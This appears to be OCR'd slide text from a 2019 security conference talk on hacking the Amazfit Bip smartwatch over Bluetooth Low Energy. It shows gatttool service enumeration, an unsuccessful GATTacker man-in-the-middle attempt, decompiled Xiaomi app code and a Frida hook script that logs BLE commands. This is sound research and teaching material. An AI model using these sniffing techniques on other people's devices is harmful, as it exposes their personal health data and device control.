Hacking BLE SmartWatch

IDSECCONF 2019, Cirebon

SMRX86

Agenda

- Basic BLE
- Relevan Research
- Amazfit BIP Authentification
- Exploitation


#whoami

- Independent security researcher.
- My job is doing trick to impress client.
- Speaker Idsecconf 2013, 2014, 2015, etc.

Relevan Research

- Leo Soares. “Mi Band 2, Part 1: Authentication.”, Internet: https://leojrfs.github.io/writing/miband2-part1-auth/, Nov. 25, 2017.

- David Lodge, “Reverse Engineering BLE from Android apps with Frida”, Internet: https://www.pentestpartners.com/security-blog/reverse-engineering-ble-from-android-apps-with-frida/, Feb 23, 2018.




BASIC BLE

IDSECCONF 2019, Cirebon

SMRX86

BLE Communication Layer



Characteristic & Handle


```
smrx86@smrx86:~$ sudo gatttool -I -b F0:F0:C4:48:B8:B5 -t random
'[F0:F0:C4:48:B8:B5][LE]> connect
Attempting to connect to F0:F0:C4:48:B8:B5
Connection successful
[F0:F0:C4:48:B8:B5][LE]> primary
attr handle: 0x0001, end grp handle: 0x0009 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x000c, end grp handle: 0x000f uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x0010, end grp handle: 0x001a uuid: 0000180a-0000-1000-8000-00805f9b34fb
attr handle: 0x001b, end grp handle: 0x0020 uuid: 00001530-0000-3512-2118-0009af100700
attr handle: 0x0021, end grp handle: 0x0048 uuid: 0000fee0-0000-1000-8000-00805f9b34fb
attr handle: 0x0049, end grp handle: 0x0061 uuid: 0000fee1-0000-1000-8000-00805f9b34fb
attr handle: 0x0062, end grp handle: 0x0067 uuid: 0000180d-0000-1000-8000-00805f9b34fb
attr handle: 0x0068, end grp handle: 0x006e uuid: 00001811-0000-1000-8000-00805f9b34fb
attr handle: 0x006f, end grp handle: 0x0071 uuid: 00001802-0000-1000-8000-00805f9b34fb
attr handle: 0x0072, end grp handle: 0x0075 uuid: 00003802-0000-1000-8000-00805f9b34fb
[F0:F0:C4:48:B8:B5][LE]> connect
Attempting to connect to F0:F0:C4:48:B8:B5
```

Characteristic & Handle

```
[[F0:F0:C4:48:B8:B5][LE]> char-desc
handle: 0x0001, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0002, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0005, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0006, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0007, uuid: 00002a02-0000-1000-8000-00805f9b34fb
handle: 0x0008, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0009, uuid: 00002a04-0000-1000-8000-00805f9b34fb
handle: 0x000c, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x000d, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x000e, uuid: 00002a05-0000-1000-8000-00805f9b34fb
handle: 0x000f, uuid: 00002902-0000-1000-8000-00805f9b34fb
handle: 0x0010, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0011, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0012, uuid: 00002a25-0000-1000-8000-00805f9b34fb
handle: 0x0013, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0014, uuid: 00002a27-0000-1000-8000-00805f9b34fb
handle: 0x0015, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0016, uuid: 00002a28-0000-1000-8000-00805f9b34fb
handle: 0x0017, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0018, uuid: 00002a23-0000-1000-8000-00805f9b34fb
handle: 0x0019, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x001a, uuid: 00002a50-0000-1000-8000-00805f9b34fb
handle: 0x001b, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x001c, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x001d, uuid: 00001531-0000-3512-2118-0009af100700
handle: 0x001e, uuid: 00002902-0000-1000-8000-00805f9b34fb
handle: 0x001f, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0020, uuid: 00001532-0000-3512-2118-0009af100700
handle: 0x0021, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0022, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0023, uuid: 00002a2b-0000-1000-8000-00805f9b34fb
handle: 0x0024, uuid: 00002902-0000-1000-8000-00805f9b34fb
```

Trial & Error/Succes

GATTACKER (active sniffing)




(Unseccesful) GATTACKER


smrx86 — smrx86@master: ~/node_modules — ssh smrx86@172.16.173.165 — 13

```
root@master:/home/smrx86/node_modules/gattacker# node advertise.js -a devices/f0f0c448b8b5_Amazfit-Bip
48b8b5.srv.json
Ws-slave address: 172.16.173.166
peripheralid: f0f0c448b8b5
advertisement file: devices/f0f0c448b8b5_Amazfit-Bip-Watch.adv.json
EIR: 0201061bff5701004e3cf67e78a44a099ca6d8334905d1ac01f0f0c448b8b5
scanResponse: 1209416d617a6669742042697020576174636803 02e0fe
on open
poweredOn
Noble MAC address : 00:1a:7d:da:71:11
BLENO - on -> stateChange: poweredOn
initialized !
Static - start advertising
on -> advertisingStart: success
setServices: success
<<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>
Client connected: 64:a2:2d:69:60:90
Client disconnected: 64:a2:2d:69:60:90
Client connected: 64:a2:2d:69:60:90
Client disconnected: 64:a2:2d:69:60:90
```

Android_hcidump



Android_hcidump



(Active Sniffing) FRIDA

com.xiaomi.hm.health.bt.d.b | com.xiaomi.hm.health.bt.a.a

```
452     public final i a(BluetoothGattCharacteristic bluetoothGattCharacteristic, byte[] bArr, int i) {
453         com.xiaomi.hm.health.bt.a.a.a("GattPeripheral", "cmd:" + c.a(bArr));
455         if (bluetoothGattCharacteristic == null) {
453             return null;
            }
460         final i iVar = new i();
461         final CountDownLatch countDownLatch = new CountDownLatch(1);
471         if (!b(bluetoothGattCharacteristic, new com.xiaomi.hm.health.bt.d.d.b(this) {
                final /* synthetic */ b c;

464             public void a(byte[] bArr) {
465                 com.xiaomi.hm.health.bt.a.a.a("GattPeripheral", "notify:" + c.a(bArr));
466                 iVar.a(bArr);
467                 countDownLatch.countDown();
                }
            })) {
453             return null;
            }
477         if (b(bluetoothGattCharacteristic, bArr)) {
                try {
479                 countDownLatch.await((long) i, TimeUnit.MILLISECONDS);
                } catch (Exception e) {
481                 com.xiaomi.hm.health.bt.a.a.a("GattPeripheral", "await exception:" + e.getMessage());
                }
            }
485         d(bluetoothGattCharacteristic);
487         com.xiaomi.hm.health.bt.a.a.a("GattPeripheral", "result:" + iVar);
487         return iVar;
        }
```

(Active Sniffing) FRIDA

com.xiaomi.hm.health.bt.d.b | com.xiaomi.hm.health.bt.a.a

```
291     private static String c() {
294         return new SimpleDateFormat("yyyy-MM-dd HH:mm:ss.SSS", Locale.getDefault()).format(new Date());
        }

297     private static void a(String str, String str2, int i, char c) {
335         if (i) {
313             String str3 = "";
314             str3 = "";
                switch (c) {
                    case 'd':
321                     Log.d(str, "" + str2 + "");
                        return;
                    case 'e':
316                     Log.e(str, "" + str2 + "");
                        return;
                    case 'i':
324                     Log.i(str, "" + str2 + "");
                        return;
                    case 'v':
318                     Log.v(str, "" + str2 + "");
                        return;
                    case 'w':
327                     Log.w(str, "" + str2 + "");
                        return;
                    default:
                        return;
                }
            }
        }
```

(Active Sniffing) FRIDA

sniff.js

```
1  Java.perform(function() {
2
3      var ble = Java.use("com.xiaomi.hm.health.bt.a.a");
4      var sniff = ble.a.overload('java.lang.String');
5
6      sniff.implementation = function (data) {
7          console.log("(+) "+ data);
8      }
9  });
10
```

